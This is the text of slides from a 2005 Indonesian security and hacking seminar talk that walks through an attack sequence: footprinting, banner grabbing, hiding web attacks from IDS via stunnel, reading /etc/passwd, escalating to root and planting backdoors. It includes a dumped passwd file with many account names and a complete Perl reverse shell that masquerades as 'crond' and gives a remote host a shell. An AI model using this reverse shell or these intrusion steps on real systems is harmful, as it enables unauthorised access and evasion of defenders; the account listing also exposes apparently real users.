

# D` Art of Thinking

*saatnya memberikan otak kita sedikit nutrisi*

Ahmad.Muammar.W.K

<http://y3dips.echo.or.id>

ECHO Security & Hacking Seminar 2005

20 Juli 2005, JHCC Hall B, Jakarta

## Jadwal




- Kenalan dengan EcHo
- Siapakah ?
- *Show me the Art ?*
- Mari Diskusi !

## EcHo

- indonEsian C Community for H Hackers and O Opensource
- “ Belajar dan mencoba bersama kami “
- Mailing list, forum, ezine , IRC room, advisories
- y3dips, moby, the\_day, comex, z3r0byt3, k-159, c-a-s-e, s`to , lirva32 , anonymous
- <http://www.echo.or.id>

## Siapakah ?

- Eric S Raymond says the basic difference is that "*hackers build things, crackers break them*"
- "*Those who has the tools but not the knowledge*" are Script Kiddies ; -- Jeff Moss , black Hat.Inc



Hacker Hall Of Fame : <http://tlc.discovery.com/convergence/hackers/hackers.html>

# Show me the Art ?

*Perjalanan memahami kembali "anatomi hacking" yang kita ketahui*


## Waktu ?

- Admin adalah juga seorang manusia ....!
- Biarkan waktu berpihak kepada “kita”
- Saatnya berlibur ???!!! ( [saatnya bekerja](#) )
- Traffic ramai ?, tak ada salahnya menyumbang “[suntikan](#)” traffic

## Cari Target


- Traceroute, whois, dig adalah standar ?
- Tindak lanjutnyalah yang menjadikan tidak standar
- Tandai target-mu !
- “high secure level” sampai “low secure level”
- Jadi kau pilih yang mana ?

# ECHO SECURITY & HACKING SEMINAR 2005




Attacker melakukan foot printing terhadap network (traceroute , nslookup, dig , whois)

# ECHO SECURITY & HACKING SEMINAR 2005



- Attacker melakukan foot printing terhadap network (traceroute , nslookup, dig , whois)
- Attacker melakukan mass scanning terhadap multi server / multi hosts

# ECHO SECURITY & HACKING SEMINAR 2005



- Attacker melakukan foot printing terhadap network (traceroute , nslookup, dig , whois)
- Attacker melakukan mass scanning terhadap multi server / multi hosts
- Tandai target

# Cari Target

- “Info are from everywhere”
- Google™ adalah teman baik “KITA”
- Tetapi “google mulai memutuskan hubungan” ?
- “Divide and Conguer”

# Specific Scanning

- Stealth scan **GAGAL** !
- IDS menjadi masalah ? (eg /; **snort** , **portsentry**, etc)
- Bagaimana membreak desain yang ada ?
- **TIDAK** ! Ikuti saja desain yang ada
- Lakukan saja “**koneksi**”

# Specific Scanning

- User - koneksi - Hand shake - “Welcome” - IT WORKS

- Code :

```
#!/usr/bin/perl -w
#http://www.geocities.com/y3dips/script/ssh_grab.pl.txt

print "Simple Remote SSH Grab Banner by y3dips\n";

if($ARGV[0])
#Help Options
{
    print "Gunakan: perl $0 www.target.com/ip.address:ssh \n";
}
else

#Processing
{
    use IO::Socket;
    my$server = shift;
    my$love = IO::Socket::INET->new($server);
    my$garis = <$love>;
    print "Result = $garis";
}
```

## Cari Akses

- Eksploitasi secara remote **GAGAL TOTAL !!**
- Kejayaan masa lampau (wuftpd, Openssl-to-open, etc)
- Diblok oleh firewall , IDS , IPS, ACL, etc
- Service service yang sudah relatif bertambah “aman”
- Dukungan komunitas dan maraknya User Groups
- Miskinnya support “**0day Xploits**” ???? ← **kiddies**

## Cari Akses

- Hanya berharap pada yang **terbuka** ??
- Service umum di sebuah mesin komersil (http , https , ssh, ftp)
- **http** sedikit lebih leluasa ?
- “**Web hacking**” ?
- Jujur saja kalo kita perlu akses !!

## Cari Akses

- Akrabkan diri dengan Web Aplikasi & Threat
- Beragamnya aplikasi berjalan diatas port 80
- Ramai itu menguntungkan “KITA” :P
- Dekatkan diri dengan Bugtraq
- “Lets Call our Google™ friends”
- SQL injection , Remote command execution !?

## Cari Akses

- Bagaimana dengan **HTTPS** ?
- Hacking Web apps via ssl untuk **https** ????
  - stunnel , sslproxy
- “ **Its Encrypted , huh!!** “
- Membingungkan **IDS** untuk melihat “ **signature** “
- **Well my friend we`re l33t now!**

## Cari Akses

```
y3dips@heaven:~$ stunnel -f -c /etc/stunnel/stunnel.conf:443
2005.07.13 10:02:25 LOGS[12329:3084224416]: Using 'www.kismetwith.org.443' as tcpwrapper service name
2005.07.13 10:02:25 LOGS[12329:3084224416]: stunnel 3.26 on i386-pc-linux-gnu PTHREAD+LIBWRAP with OpenSSL 0.9.7e 25 Oct 2004
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Tue, 12 Jul 2005 15:00:03 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.2 mod_ssl/2.8.12 OpenSSL/0.9.6e
X-Powered-By: PHP/4.2.2
Location: https://www.kismetwith.org/
Connection: close
Content-Type: text/html

2005.07.13 10:02:39 LOGS[12329:3084224416]: Connection closed: 17 bytes sent to SSL, 236 bytes sent to socket
```



Filter:  Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
19	8.435317	10.11.222.73	194.68.45.50	TCP	32825 > ircd [ACK] Seq=20 Ack=72 Win=16022 Len=0 TSV=15
20	12.748244	10.11.222.73	69.20.15.141	SSLv3	Application Data, Application Data
21	14.213571	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=2746 Ack=389 Win=6432 Len=0 TSV
22	14.213722	10.11.222.73	69.20.15.141	SSLv3	Application Data, Application Data
23	15.130132	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=2746 Ack=447 Win=6432 Len=0 TSV
24	15.253992	69.20.15.141	10.11.222.73	SSLv3	Application Data
25	15.254132	10.11.222.73	69.20.15.141	TCP	33578 > https [ACK] Seq=447 Ack=3015 Win=12828 Len=0 TS
26	15.261407	69.20.15.141	10.11.222.73	SSLv3	Encrypted Alert
27	15.261550	10.11.222.73	69.20.15.141	TCP	33578 > https [ACK] Seq=447 Ack=3044 Win=12828 Len=0 TS
28	15.265321	10.11.222.73	69.20.15.141	SSLv3	Encrypted Alert
29	15.268405	69.20.15.141	10.11.222.73	TCP	https > 33578 [FIN, ACK] Seq=3044 Ack=447 Win=6432 Len=
30	15.270809	10.11.222.73	69.20.15.141	TCP	33578 > https [FIN, ACK] Seq=476 Ack=3045 Win=12828 Len
31	16.304838	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=3045 Ack=476 Win=6432 Len=0 TSV
32	16.343799	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=3045 Ack=477 Win=6432 Len=0 TSV

```

> Frame 1 (79 bytes on wire, 79 bytes captured)
> Linux cooked capture
> Internet Protocol, Src Addr: 10.11.222.73 (10.11.222.73), Dst Addr: 202.152.162.66 (202.152.162.66)
> User Datagram Protocol, Src Port: 32892 (32892), Dst Port: domain (53)
> Domain Name System (query)

```

```

0000  00 04 02 00 00 00 00 00 00 00 00 00 00 00 08 00  .....
0010  45 00 00 3f 31 c7 40 00 40 11 b3 b7 0a 0b de 49  E..?l.@. @.....I
0020  ca 98 a2 42 80 7c 00 35 00 2b d7 9f 9f 2d 01 00  ...B.|.5 .+.....
0030  00 01 00 00 00 00 00 00 03 77 77 77 09 62 6c 75  .....www.blu

```

## Aku Tamu ?

- Kamu adalah “nobody” “www” “apache”
- Butuh akses lebih ?
- 0day exploits sudah langka bagimu ?
- Kenapa tidak bermain main dengan “Read file”
- `/etc/passwd` !!!!????? Why not 😊

```
ayarin:*:1096:1000:User &:/home/ayarin:/bin/tcsh
coubeaux:*:1098:1000:User &:/home/coubeaux:/bin/tcsh
exhaust:*:1100:1000:User &:/home/exhaust:/bin/tcsh
jip:*:1103:1000:User &:/home/jip:/bin/tcsh
morimoto:*:1105:1000:User &:/home/morimoto:/bin/tcsh
office-network:*:1107:1000:User &:/home/office-network:/bin/tcsh
i-shinken:*:1110:1000:User &:/home/i-shinken:/bin/tcsh
helloweb:*:1114:1000:User &:/home/helloweb:/bin/tcsh
kkey:*:1115:1000:User &:/home/kkey:/bin/tcsh
ntf:*:1118:1000:User &:/home/ntf:/bin/tcsh
z750rs:*:1120:1000:User &:/home/z750rs:/bin/tcsh
games:*:7:1001:User &:/home/games:/sbin/nologin
sshd:*:22:22:User &:/home/sshd:/sbin/nologin
neomedical:*:1117:1000:User &:/home/neomedical:/bin/tcsh
snmpd:*:161:161:snmpd agent user:/nonexistent:/sbin/nologin
bwh:*:1074:1000:User &:/home/bwh:/bin/tcsh
aiue:*:1072:1000:User &:/home/aiue:/bin/tcsh
takatoshi:*:1045:1000:User &:/home/takatoshi:/bin/tcsh
smmisp:*:25:25:User &:/home/smmisp:/sbin/nologin
mailnull:*:26:26:User &:/home/mailnull:/sbin/nologin
aciyoru:*:1073:1000:User &:/home/aciyoru:/bin/tcsh
sega:*:1111:1000:User &:/home/sega:/bin/tcsh
_personology3077:*:1039:1000:User &:/home/personology3077:/bin/tcsh
_scm-corp:*:1040:1000:User &:/home/scm-corp:/bin/tcsh
_csk:*:1099:1000:User &:/home/ck:/bin/tcsh
_demask:*:1087:1000:User &:/home/demask:/bin/tcsh
_web-agency:*:1046:1000:User &:/home/web-agency:/bin/tcsh
_zakuro:*:1071:1000:User &:/home/zakuro:/bin/tcsh
_ids:*:1083:1000:User &:/home/ids:/bin/tcsh
_reco:*:1090:1000:User &:/home/reco:/bin/tcsh
myhouse:*:1065:1000:User &:/home/myhouse:/bin/tcsh
```

## Aku Tamu ?

- Terlalu terbatas berkeliaran dengan “nobody” id
- “Pick a new id” ?
- Ambil info sekecil apapun , jadilah pemulung ??
- Config.php , config.inc.php , data.mdb , user.dat
- Setidaknya “berubahlah” menjadi USER

## Jadikan aku Raja?

- User ??
- Kenapa tidak menjadikan dirimu sebagai raja !
- `uid=0(root) gid=0(root) groups=0(root)`
- “ 0day exploits are very rare ? “
- “ Success or failed , you choose ! “

## Pintu belakang

- SSHv4, Bind-tty, remote shell, dan YAB® telah GAGAL !
- Firewall menjadi lebih GANAS!!!
  - Block semua koneksi dari luar
  - Membuka port yang hanya di gunakan (eg: /; 80, 22)
- Tidak bisa patching OPENSSH dengan backdoor ??!
- Modifikasi sudoers, user, groups ??
- Semua koneksi dari dalam keluar not filtered ???

# Pintu belakang


- Kenapa tidak kita jadi **TUAN RUMAH !!**
- “**Let them connect to us**” Netcat & reverse shell ??

```
#!/usr/bin/perl
#reverse shell

use Socket;


if(@ARGV == 2)
{
    $command= "crond";
    $execute= 'echo "Connected to `uname -a` !!" ; /bin/sh';
    $0=$command;
    $target=$ARGV[0];
    $port=$ARGV[1];
    $iaddr=inet_aton($target) || die("Error: $!\n");
    $paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
    $proto=getprotobyname('tcp');
    socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || \
die("Error: $!\n");connect(SOCKET, $paddr)|| die("Error: $!\n");
    open(STDIN, ">&SOCKET");
    open(STDOUT, ">&SOCKET");
    open(STDERR, ">&SOCKET");
    system($execute);
    close(STDIN)
}
else
{ print " [Gunakan] .. perl $0 [host][ipaddr] \n"; }
```

# Reverse Shell



